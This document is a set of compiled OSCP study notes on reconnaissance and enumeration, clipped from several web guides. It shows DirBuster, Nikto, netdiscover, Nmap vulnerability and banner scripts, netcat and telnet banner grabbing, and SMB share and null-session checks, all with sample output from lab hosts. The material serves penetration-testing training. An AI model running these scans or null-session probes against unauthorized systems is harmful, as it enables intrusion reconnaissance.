
Here is a summary of the most important HTTP status codes that every browser uses and DirBuster utilizes to find directories and files in websites.


• 100 Continue – Codes in the 100 range indicate that, for some reason, the client request has not been completed and the client should continue.

• 200 Successful – Codes in the 200 range generally mean the request was successful.

• 300 Multiple Choices – Codes in the 300 range can mean many things, but generally they mean that the request was not completed.

• 400 Bad Request – The codes in the 400 range generally signal a bad request. The most common is the 404 (not found) and 403 (forbidden).


OWASP DirBuster 1.0-RC1 - Web Applica...
File
Options
About
Help
Target URL (eg http://example.com:80/)
http://192.168.0.112:80
Work Method
Use GET requests only
Auto Switch (HEAD and GET)
Number Of Threads
39 Threads
Go Faster
Select scanning type:
List based brute force
Pure Brute Force
File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
Browse
List Info
Char set
a-zA-Z0-9%20-_
Min length
1
Max Length
8
Select starting options:
Standard start point
URL Fuzz
Brute Force Dirs
Be Recursive
Dir to start with
/
Brute Force Files
Use Blank Extension
File extension
php
URL to fuzz - /test.html?url={dir}.asp
192.168.0.112:80
Exit
Start



Nikto

Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated.

Nikto is a perl based security testing tool and this means it will run on most operating systems with the necessary Perl interpreter installed.

root@kali:/# nikto -host 192.168.0.112

– Nikto v2.1.6

+ Target IP: 192.168.0.112

+ Target Hostname: 192.168.0.112

+ Target Port: 80

+ Start Time: 2018-10-08 21:22:03 (GMT-3)

+ Server: Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0

+ Retrieved x-powered-by header: PHP/5.3.0

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ Root page / redirects to: http://192.168.0.112/xampp/

+ Perl/v5.10.0 appears to be outdated (current is at least v5.14.2)

+ Apache/2.2.12 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.

+ PHP/5.3.0 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also current.

+ OpenSSL/0.9.8k appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0o and 0.9.8zc are also current.

+ mod_ssl/2.2.12 appears to be outdated (current is at least 2.8.31) (may depend on server version)

+ mod_perl/2.0.4 appears to be outdated (current is at least 2.0.7)

–snip–

******* *Netdiscover* ********

Netdiscover is a simple but powerful tool that uses the ARP protocol to discover live network hosts. As long as you are connected to the network and ARP is enabled on the network, you should be able to discover every live host's IP and MAC address. Once you have those, then you can begin your strategy of exploiting those hosts.

root@kali:/# netdiscover -r 192.168.0.0/24

Currently scanning: Finished! | Screen View: Unique Hosts

13 Captured ARP Req/Rep packets, from 9 hosts. Total size: 780

_____

IP At MAC Address Count Len MAC Vendor / Hostname

_____

192.168.0.1 58:23:8c:08:8d:aa 1 60 Technicolor CH USA Inc.

192.168.0.110 98:83:89:73:78:c4 1 60 Samsung Electronics Co.,Ltd

192.168.0.111 98:83:89:73:78:c4 1 60 Samsung Electronics Co.,Ltd

192.168.0.112 08:00:27:f1:fd:fe 1 60 PCS Systemtechnik GmbH

192.168.0.150 70:4f:57:68:5c:8f 1 60 TP-LINK TECHNOLOGIES CO.,LTD.

192.168.0.27 48:ba:4e:fd:9e:8b 1 60 Hewlett Packard

192.168.0.252 b8:27:eb:67:ee:d4 1 60 Raspberry Pi Foundation

192.168.0.100 ac:5f:3e:7d:1d:a8 3 180 SAMSUNG ELECTRO-MECHANICS(THAILAND)

192.168.0.101 2c:0e:3d:ca:3c:9f 3 180 SAMSUNG ELECTRO-MECHANICS(THAILAND)

Vulnerabilities Analysis

The automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened.

As we all know, the below cannot be used in the **OSCP exam:**

-Mass vulnerability scanners (e.g. Nessus, –NeXpose, OpenVAS, Canvas, Core Impact, SAINT, etc.).

Nmap NSE scripts:

Nmap can also be used to conduct vulnerability scanning.

root@kali:/usr/share/nmap/scripts# ls -l *vuln*

–rw-r–r– 1 root root 7001 May 15 06:31 afp-path-vuln.nse

–rw-r–r– 1 root root 5943 May 15 06:31 ftp-vuln–cve2010-4221.nse

–rw-r–r– 1 root root 6973 May 15 06:31 http-huawei–hg5xx–vuln.nse

–rw-r–r– 1 root root 7893 May 15 06:31 http-iis–webdav–vuln.nse

–rw-r–r– 1 root root 4111 May 15 06:31 http-vmware-path-vuln.nse

–rw-r–r– 1 root root 3291 May 15 06:31 http-vuln–cve2006-3392.nse

–rw-r–r– 1 root root 6584 May 15 06:31 http-vuln–cve2009-3960.nse

–rw-r–r– 1 root root 2957 May 15 06:31 http-vuln–cve2010-0738.nse

–rw-r–r– 1 root root 5638 May 15 06:31 http-vuln–cve2010-2861.nse

–rw-r–r– 1 root root 4544 May 15 06:31 http-vuln–cve2011-3192.nse

–rw-r–r– 1 root root 5894 May 15 06:31 http-vuln–cve2011-3368.nse

–rw-r–r– 1 root root 4403 May 15 06:31 http-vuln–cve2012-1823.nse

–rw-r–r– 1 root root 4831 May 15 06:31 http-vuln–cve2013-0156.nse

–rw-r–r– 1 root root 2867 May 15 06:31 http-vuln–cve2013-6786.nse

–rw-r–r– 1 root root 5009 May 15 06:31 http-vuln–cve2013-7091.nse

–snip–

root@kali:/usr/share/nmap/scripts# ls -l *vuln* | wc -l

48

root@kali:/usr/share/nmap/scripts# nmap -p 139 192.168.0.112 –script=smb–vuln-*

Starting Nmap 7.70 (https://nmap.org) at 2018-10-08 22:49 -03

Nmap scan report for 10.11.1.5

Host is up (0.33s latency).

PORT STATE SERVICE

139/**tcp open netbios–ssn**

Host script results:

|_smb–vuln–ms10-054: false

|_smb–vuln–ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND

| smb–vuln–ms17-010:

| VULNERABLE:

| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

| State: VULNERABLE

| IDs: CVE:CVE-2017-0143

| Risk factor: HIGH

| A critical remote code execution vulnerability exists in Microsoft SMBv1

| servers (ms17-010).

|

| Disclosure date: 2017-03-14

| References:

| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

| https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

|_ https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nikto:

We can also use nikto to get information about vulnerabilities for web applications. It was explained above.

Searchsploit :

****** Explained in the Information Gathering Post.***

Included in our Exploit Database repository on GitHub is "searchsploit", a command line search tool for Exploit-DB that also allows you to take a copy of Exploit Database with you, everywhere you go. SearchSploit gives you the power to perform detailed off-line searches through your locally checked-out copy of the repository. This capability is particularly useful for security assessments on segregated or air-gapped networks without Internet access.

The main exploit database repository is updated daily and contains all of our exploit & shellcode entries sorted by platform, and the exploit database bin-sploits repository holds binary exploits and proofs of concept. Seachsploit is updated weekly in Kali Linux.

From <https://www.jpsecnetworks.com/week-6-oscp-preparation/>

b

Wednesday, January 2, 2019 5:00 PM

Banner are refers as text message that received from host. Banners usually contain information about a service, such as the version number.
From Wikipedia
Banner grabbing is a process to collect details regarding any remote PC on a network and the services running on its open ports. An attacker can make use of banner grabbing in order to discover network hosts and running services with their versions on their open ports and more over operating systems so that he can exploits it.

Nmap

A simple banner grabber which connects to an open TCP port and prints out anything sent by the listening service within five seconds.
The banner will be shortened to fit into a single line, but an extra line may be printed for every increase in the level of verbosity requested on the command line.
Type following command which will fetch banner for every open port in remote PC.

```
1  nmap -sV --script=banner 192.168.1.106
```

From screenshot you can read the services and their version for open ports fetched by NMAP Script to grab banner for the target 192.168.1.106

```
root@kali:~# nmap -sV --script=banner 192.168.1.106

Starting Nmap 7.50 ( https://nmap.org ) at 2017-07-12 10:09 EDT
Nmap scan report for 192.168.1.106
Host is up (0.0043s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_banner: 220 (vsFTPd 2.3.4)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
23/tcp   open  telnet      Linux telnetd
|_banner: \xFF\xFD\x18\xFF\xFD \xFF\xFD#\xFF\xFD'
25/tcp   open  smtp        Postfix smtpd
|_banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2            111/tcp  rpcbind
|   100000  2            111/udp  rpcbind
|   100003  2,3,4       2049/tcp  nfs
|   100003  2,3,4       2049/udp  nfs
|   100005  1,2,3      55010/udp  mountd
|   100005  1,2,3      56414/tcp  mountd
|   100021  1,3,4      37454/udp  nlockmgr
|   100021  1,3,4      41196/tcp  nlockmgr
|   100024  1          36246/udp  status
|_  100024  1          37643/tcp  status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
|_banner: \x01Where are you?
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
|_banner: root@metasploitable:/#
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
|_banner: 220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.1.106]
```

Following command will grab the banner for selected port i.e. **80** for http service and version.

```
1  nmap -Pn -p 80 -sV --script=banner 192.168.1.106
```

As result it will dumb “http-server-header: Apache/2.2.8 (Ubuntu) DAV/2”

```
root@kali:~# nmap -Pn -p 80 -sV --script=banner 192.168.1.106

Starting Nmap 7.50 ( https://nmap.org ) at 2017-07-12 10:16 EDT
Nmap scan report for 192.168.1.106
Host is up (0.0066s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
MAC Address: 38:B1:DB:B3:BC:D9 (Hon Hai Precision Ind.)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.41 seconds
```

CURL

Curl –I is use for head in order to shown document information only; type following command to grab **HTTP banner**of remote PC.

```
1  curl -s -I 192.168.1.106 | grep -e "Server: "
```

As result it will dumb “http-server-header: Apache/2.2.8 (Ubuntu) DAV/2”

```
root@kali:~# curl -s -I 192.168.1.106 | grep -e "Server: "
Server: Apache/2.2.8 (Ubuntu) DAV/2
root@kali:~#
```

Telnet

Type following command to grab **SSH banner** of remote PC.

```
1  telnet 192.168.1.106 22
```

As result it will dumb “SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1”

```
oot@kali:~# telnet 192.168.1.106 22
rying 192.168.1.106...
onnected to 192.168.1.106.
scape character is '^]'.
SH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

Netcat

Type following command to grab **SSH banner** of remote PC.

```
1  nc -v 192.168.1.106 22
```

As result it will dumb “SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1”

```
root@kali:~# nc -v 192.168.1.106 22
192.168.1.106: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.1.106] 22 (ssh) open
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

Dmitry

DMitry (Deepmagic Information Gathering Tool) is a UNIX/(GNU)Linux Command Line Application coded in C. DMitry has the ability to gather as much information as possible about a host. Base functionality is able to gather possible subdomains, email addresses, uptime information, tcp port scan, whois lookups, and more.
Dmitry –**b** is use for banner grabbing for all open ports; Type following command to grab **SSH banner** of remote PC.

```
1  dmitry -b 192.168.1.106
```

From screenshot you can see it has shown banner for open port **21, 22, 23** and **25**.
In this way Attacker can grab the services and their version for open ports on remote PC

```
root@kali:~# dmitry -b 192.168.1.106
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Error: No '-p' flag passed with TTL, assuming -p
ERROR: Unable to locate Host Name for 192.168.1.106
Continuing with limited modules
HostIP:192.168.1.106
HostName:

Gathered TCP Port information for 192.168.1.106
---------------------------------

 Port           State

21/tcp          open
>> 220 (vsFTPd 2.3.4)

22/tcp          open
>> SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

23/tcp          open
>> ??[?? ??#??'
25/tcp          open
>> 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```


From <https://www.hackingarticles.in/5-ways-banner-grabbing/>

a

Wednesday, January 2, 2019 4:55 PM

https://sushant747.gitbooks.io/total-oscp-guide/general_tips.html
Metasploit
We can do port-scanning with metasploit and nmap. And we can even integrate nmap into metasploit. This might be a good way to keep your process neat and organized.
db_nmap
You can run `db_nmap` and all the output will be stored in the metasploit database and available with
`hosts`
`services`
You can also import nmap scans. But you must first output it in xml-format with the following flag
`nmap 192.168.1.107 -oX result.xml`
Good practice would be to output the scan-results in xml, grepable and normal format. You do that with
`nmap 192.168.1.107 -oA result`
Then you can load it into the database with the following command.
`db_import /path/to/file.xml`
Metasploit PortScan modules
If you for some reason don't have access to nmap you can run metasploits modules that does portscans
`use auxiliary/scanner/portscan/`

From <https://sushant747.gitbooks.io/total-oscp-guide/port_scanning.html>

Pre-engagement

Last updated 16 days ago
Log all commands of the current session

script $target.log
....
commands and output of commands you ran in that 1 terminal sesssion
....
exit # when finished
Use Cherrytree or OneNote other to document findings...even a text file!
Create a screenshot of the selected area and save it at home directory

shift Print Screen
Set the Target IP Address to the $ip system variable

export ip=target_ip
If you're working on a single target it is useful to do the export ip=target_ip command before you run Tmux. That way when you create new tabs in Tmux you don't have to run the export command for every new tab.

Tmux Configuration/kali-configuration/tmux-config
Terminator Configuration/kali-configuration/terminator-shortcuts

Previous
Intro

Next
General methodology
Was this page helpful?
Let us know how we did

From <https://guide.offsecnewbie.com/pre-engagement>

Tmux Configuration

Last updated 16 days ago
I've started to use Terminator instead of Tmux

Terminator Configuration
/kali-configuration/terminator-shortcuts
Anyway - here is the tmux config which worked for me.

nano /root/.tmux.conf

0 is too far from ` ;)
set -g base-index 1

```
# Automatically set window title
set-window-option -g automatic-rename on
set-option -g set-titles on

#set -g default-terminal screen-256color
set -g status-keys vi
set -g history-limit 10000

setw -g mode-keys vi
setw -g mode-mouse on
setw -g monitor-activity on

bind-key v split-window -h
bind-key s split-window -v

bind-key J resize-pane -D 5
bind-key K resize-pane -U 5
bind-key H resize-pane -L 5
bind-key L resize-pane -R 5

bind-key M-j resize-pane -D
bind-key M-k resize-pane -U
bind-key M-h resize-pane -L
bind-key M-l resize-pane -R

# Vim style pane selection
bind h select-pane -L
bind j select-pane -D
bind k select-pane -U
bind l select-pane -R

# Use Alt-vim keys without prefix key to switch panes
bind -n M-h select-pane -L
bind -n M-j select-pane -D
bind -n M-k select-pane -U
bind -n M-l select-pane -R

# Use Alt-arrow keys without prefix key to switch panes
bind -n M-Left select-pane -L
bind -n M-Right select-pane -R
bind -n M-Up select-pane -U
bind -n M-Down select-pane -D

# Shift arrow to switch windows
bind -n S-Left  previous-window
bind -n S-Right next-window

# No delay for escape key press
set -sg escape-time 0

# Reload tmux config
bind r source-file ~/.tmux.conf

# THEME
set -g status-bg black
set -g status-fg white
set -g window-status-current-bg white
set -g window-status-current-fg black
set -g window-status-current-attr bold
set -g status-interval 60
set -g status-left-length 30
set -g status-left '#[fg=green](#S) #(whoami)'
set -g status-right '#[fg=yellow]#(cut -d " " -f 1-3 /proc/loadavg)#[default] #[fg=white]%H:%M#[default]'
```

Privilege Escalation - Previous
Untitled

Next - Kali Configuration
Terminator Configuration

From <https://guide.offsecnewbie.com/kali-configuration/tmux-config>

Terminator Configuration

Last updated yesterday

I've started to use Terminator instead of tmux - and I actually prefer it.

Setup

In Preferences:

Infinite scrollback is selected
Profiles>colors>Change palette to "White on Black"
Profiles>Background>Solid Color

Google Search Plugin

https://github.com/msudgh/terminator-search

Shortcuts

Ctrl + Shift + O = Virtual Split
Ctrl + Shift + E = Horizontal Split

Ctrl + Shift + Z = Maximizes a current tabbed window to full screen and then restores to tabbed by pressing again
Ctrl + Shift + T = Opens a new tab

Ctrl + Shift + C = Copy to clipboard
Ctrl + Shift + V = Paste
double click on tab name to rename

zsh configuration

nice looking terminal with syntax highlighting

nano ~/.zshrc

```
# If you come from bash you might have to change your $PATH.
# export PATH=$HOME/bin:/usr/local/bin:$PATH

# Path to your oh-my-zsh installation.
export ZSH="/root/.oh-my-zsh"

# Set name of the theme to load --- if set to "random", it will
# load a random theme each time oh-my-zsh is loaded, in which case,
# to know which specific one was loaded, run: echo $RANDOM_THEME
# See https://github.com/robbyrussell/oh-my-zsh/wiki/Themes
ZSH_THEME="agnoster"

# Set list of themes to pick from when loading at random
# Setting this variable when ZSH_THEME=random will cause zsh to load
# a theme from this variable instead of looking in ~/.oh-my-zsh/themes/
# If set to an empty array, this variable will have no effect.
# ZSH_THEME_RANDOM_CANDIDATES=( "robbyrussell" "agnoster" )

# Uncomment the following line to use case-sensitive completion.
# CASE_SENSITIVE="true"

# Uncomment the following line to use hyphen-insensitive completion.
# Case-sensitive completion must be off. _ and - will be interchangeable.
# HYPHEN_INSENSITIVE="true"

# Uncomment the following line to disable bi-weekly auto-update checks.
# DISABLE_AUTO_UPDATE="true"

# Uncomment the following line to change how often to auto-update (in days).
# export UPDATE_ZSH_DAYS=13

# Uncomment the following line to disable colors in ls.
# DISABLE_LS_COLORS="true"

# Uncomment the following line to disable auto-setting terminal title.
# DISABLE_AUTO_TITLE="true"

# Uncomment the following line to enable command auto-correction.
# ENABLE_CORRECTION="true"

# Uncomment the following line to display red dots whilst waiting for completion.
# COMPLETION_WAITING_DOTS="true"

# Uncomment the following line if you want to disable marking untracked files
# under VCS as dirty. This makes repository status check for large repositories
# much, much faster.
# DISABLE_UNTRACKED_FILES_DIRTY="true"

# Uncomment the following line if you want to change the command execution time
# stamp shown in the history command output.
# You can set one of the optional three formats:
# "mm/dd/yyyy"|"dd.mm.yyyy"|"yyyy-mm-dd"
```

```
# or set a custom format using the strftime function format specifications,
# see 'man strftime' for details.
# HIST_STAMPS="mm/dd/yyyy"

# Would you like to use another custom folder than $ZSH/custom?
#ZSH_CUSTOM=~/.oh-my-zsh/custom/plugins

# Which plugins would you like to load?
# Standard plugins can be found in ~/.oh-my-zsh/plugins/*
# Custom plugins may be added to ~/.oh-my-zsh/custom/plugins/
# Example format: plugins=(rails git textmate ruby lighthouse)
# Add wisely, as too many plugins slow down shell startup.
plugins=(
git
colored-man-pages
zsh-syntax-highlighting
zsh-autosuggestions
)
source $ZSH/oh-my-zsh.sh

# User configuration

# export MANPATH="/usr/local/man:$MANPATH"

# You may need to manually set your language environment
# export LANG=en_US.UTF-8

# Preferred editor for local and remote sessions
# if [[ -n $SSH_CONNECTION ]]; then
#   export EDITOR='vim'
# else
#   export EDITOR='mvim'
# fi

# Compilation flags
# export ARCHFLAGS="-arch x86_64"

# ssh
# export SSH_KEY_PATH="~/.ssh/rsa_id"

# Set personal aliases, overriding those provided by oh-my-zsh libs,
# plugins, and themes. Aliases can be placed here, though oh-my-zsh
# users are encouraged to define aliases within the ZSH_CUSTOM folder.
# For a full list of active aliases, run `alias`.
#
# Example aliases
# alias zshconfig="mate ~/.zshrc"
# alias ohmyzsh="mate ~/.oh-my-zsh"
alias ss="searchsploit"
alias l='ls -la'
alias webup='python -m SimpleHTTPServer 80'
```

follow guide:

https://hackernoon.com/oh-my-zsh-made-for-cli-lovers-bea538d42ec1
syntax highlighting

https://github.com/zsh-users/zsh-syntax-highlighting

Kali Configuration - Previous
Tmux Configuration

Next - Automated Tools
Yuki

From <https://guide.offsecnewbie.com/kali-configuration/terminator-shortcuts>

Checklist

- Enumerate Hostname - nmblookup -A [ip]

- List Shares
  - smbmap -H [ip/hostname]
  - echo exit | smbclient -L \\\\[ip]
  - nmap --script smb-enum-shares -p 139,445 [ip]
- Check Null Sessions
  - smbmap -H [ip/hostname]
  - rpcclient -U "" -N [ip]
  - smbclient \\\\[ip]\\[share name]
- Check for Vulnerabilities - nmap --script smb-vuln* -p 139,445 [ip]
- Overall Scan - enum4linux -a [ip]
- Manual Inspection
  - smbver.sh [IP] (port) [Samba]
  - check pcap

Tools

- nmblookup - collects NetBIOS over TCP/IP client used to lookup NetBIOS names.
- smbclient - an ftp-like client to access SMB shares
- nmap - general scanner, with scripts
- rpcclient - tool to execute client side MS-RPC functions
- enum4linux - enumerates various smb functions
- wireshark

Details

Enumerate Hostname

nmblookup

nmblookup -A [IP]

- -A - look up by IP address

Example:

```
root@kali:~# nmblookup -A [ip]
Looking up status of [ip]
        [hostname]      <00> -         M <ACTIVE>
        [hostname]      <20> -         M <ACTIVE>
        WORKGROUP       <00> - <GROUP> M <ACTIVE>
        WORKGROUP       <1e> - <GROUP> M <ACTIVE>
                        <03> -         M <ACTIVE>
        INet~Services   <1c> - <GROUP> M <ACTIVE>
        IS~[hostname]   <00> -         M <ACTIVE>
MAC Address = 00-50-56-XX-XX-XX
```

List Shares

smbmap

smbmap -H [ip/hostname]

This command will show you the shares on the host, as well as your access to them.

Example:

```
root@kali:/# smbmap -H [ip]
[+] Finding open SMB ports....
[+] User SMB session establishd on [ip]...
[+] IP: [ip]:445        Name: [ip]
        Disk                                                    Permissions
        ----                                                    -----------
        ADMIN$                                                  NO ACCESS
        C$                                                      NO ACCESS
        IPC$                                                    NO ACCESS
        NETLOGON                                                NO ACCESS
        Replication                                             READ ONLY
        SYSVOL                                                  NO ACCESS
```

If you get credentials, you can re-run to show new access:

```
root@kali:/# smbmap -H [ip] -d [domain] -u [user] -p [password]
[+] Finding open SMB ports....
[+] User SMB session establishd on [ip]...
[+] IP: [ip]:445        Name: [ip]
        Disk                                                    Permissions
        ----                                                    -----------
        ADMIN$                                                  NO ACCESS
        C$                                                      NO ACCESS
        IPC$                                                    NO ACCESS
        NETLOGON                                                READ ONLY
        Replication                                             READ ONLY
        SYSVOL                                                  READ ONLY
```

smbclient

```
echo exit | smbclient -L \\\\[ip]
```

- exit takes care of any password request that might pop up, since we're checking for null login
- -L - get a list of shares for the given host

Example:

```
root@kali:~# smbclient -L \\[ip]
Enter WORKGROUP\root's password:
Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       Remote IPC
        share           Disk
        wwwroot         Disk
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
Reconnecting with SMB1 for workgroup listing.

Server               Comment
        ---------            -------

Workgroup            Master
        ---------            -------
```

nmap

```
nmap --script smb-enum-shares -p 139,445 [ip]
```

- --script smb-enum-shares - specific smb enumeration script
- -p 139,445 - specify smb ports

Example:

```
root@kali:~# nmap --script smb-enum-shares -p 139,445 [ip]
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-27 16:25 EDT
Nmap scan report for [ip]
Host is up (0.037s latency).
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:50:56:XX:XX:XX (VMware)

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\[ip]\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
